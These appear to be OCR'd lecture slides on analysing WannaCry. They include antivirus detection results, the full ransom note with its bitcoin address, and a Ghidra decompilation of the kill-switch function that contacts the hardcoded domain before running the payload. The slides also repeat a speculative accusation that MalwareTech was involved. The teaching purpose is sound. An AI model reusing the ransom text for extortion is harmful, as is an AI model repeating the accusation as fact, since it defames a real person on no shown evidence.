
EXE

Community Score

DETECTION DETAILS BEHAVIOR COMMUNITY

SecureAge APEX	Malicious	Cylance	Unsafe
Cynet	Malicious (score: 100)	FireEye	Generic.mg.e4c157f58a9c3d36
Kaspersky	VHO:Exploit.Win64.CVE-2014-4113.gen	McAfee-GW-Edition	BehavesLike.Win64.Generic.mc
Sangfor Engine Zero	Suspicious.Win32.Save.a	Acronis (Static ML)	Undetected
Ad-Aware	Undetected	AhnLab-V3	Undetected
Alibaba	Undetected	ALYac	Undetected
Antiy-AVL	Undetected	Arcabit	Undetected
Avast	Undetected	Avira (no cloud)	Undetected
Baidu	Undetected	BitDefender	Undetected
BitDefenderTheta	Undetected	Bkav Pro	Undetected
CAT-QuickHeal	Undetected	ClamAV	Undetected

Real world Example: Wannacry



What Happened to My Computer?
Your important files are encrypted.
Many of your documents, photos, videos, databases and other files are no longer accessible because they have been encrypted. Maybe you are busy looking for a way to recover your files, but do not waste your time. Nobody can recover your files without our decryption service.

Can I Recover My Files?
Sure. We guarantee that you can recover all your files safely and easily. But you have not so enough time.
You can decrypt some of your files for free. Try now by clicking <Decrypt>.
But if you want to decrypt all your files, you need to pay.
You only have 3 days to submit the payment. After that the price will be doubled.
Also, if you don't pay in 7 days, you won't be able to recover your files forever.
We will have free events for users who are so poor that they couldn't pay in 6 months.

How Do I Pay?
Payment is accepted in Bitcoin only. For more information, click <About bitcoin>.
Please check the current price of Bitcoin and buy some bitcoins. For more information, click <How to buy bitcoins>.
And send the correct amount to the address specified in this window.
After your payment, click <Check Payment>. Best time to check: 9:00am - 11:00am

Payment will be raised on
5/15/2017 16:32:52
Time Left
02:23:59:49

Your files will be lost on
5/19/2017 16:32:52
Time Left
06:23:59:49


Send $300 worth of bitcoin to this address:
12t9YDPgwueZ9NyMgw519p7AA8isjr6SMw

Wannacry

- Worm + ransomware that leveraged exploits developed by the NSA
- Spread using “eternalblue” that exploited a bug in Microsoft's SMB protocol
- Hundreds of thousands of computers were affected
- The kill switch , which is a domain name, was discovered by MalwareTech
  - This stopped the spread of the malware, and prevented potentially billions of dollars of damage
- Let’s see if we can recreate that work

Finding the killswitch Statically


- Strings
- Pivot to code that references the strings
- Find function that calls InternetOpenUrlA
- Notice the branching behavior


Decompile: FUN_00408140 - (24d004a104d4d54034dbcffc2a4b19a11f39008a575aa614ea04703480

```

undefined4 FUN_00408140(void)

{
  undefined4 uVar1;
  int iVar2;
  undefined4 *puVar3;
  undefined4 *puVar4;
  undefined4 local_50 [14];
  undefined4 local_17;
  undefined4 local_13;
  undefined4 local_f;
  undefined4 local_b;
  undefined4 local_7;
  undefined2 local_3;
  undefined local_1;

  puVar3 = (undefined4 *)s_http://www.iuqerfsodp9ifjaposdfj_004313d0;
  puVar4 = local_50;
  for (iVar2 = 0xe; iVar2 != 0; iVar2 = iVar2 + -1) {
    *puVar4 = *puVar3;
    puVar3 = puVar3 + 1;
    puVar4 = puVar4 + 1;
  }
  *(undefined *)puVar4 = *(undefined *)puVar3;
  local_17 = 0;
  local_13 = 0;
  local_f = 0;
  local_b = 0;
  local_7 = 0;
  local_3 = 0;
  local_1 = 0;
  uVar1 = InternetOpenA(0,1,0,0,0);
  iVar2 = InternetOpenUrlA(uVar1,local_50,0,0,0x84000000,0);
  if (iVar2 == 0) {
    InternetCloseHandle(uVar1);
    InternetCloseHandle(0);
    FUN_00408090();
    return 0;
  }
  InternetCloseHandle(uVar1);
  InternetCloseHandle(iVar2);
  return 0;
}

```

How hard is it to find the Killswitch?

Not very. It takes more work to understand that it is indeed a killswitch, but hopefully this goes to show you why takes like this are...pretty out there.



But let me float my and others initial feeling when MalwareTech got arrested: The "killswitch" story was clearly bullshit. What I think happened is that MalwareTech had something to do with Wannacry, and he knew about the killswitch, and when Wannacry started getting huge and causing massive amounts of damage (say, to the NHS of his own country) he freaked out and "found the killswitch". This is why he was so upset to be outed by the media.

Demo

Taking a snapshot

Nuking my box

Reverting to snapshot

Finding the killswitch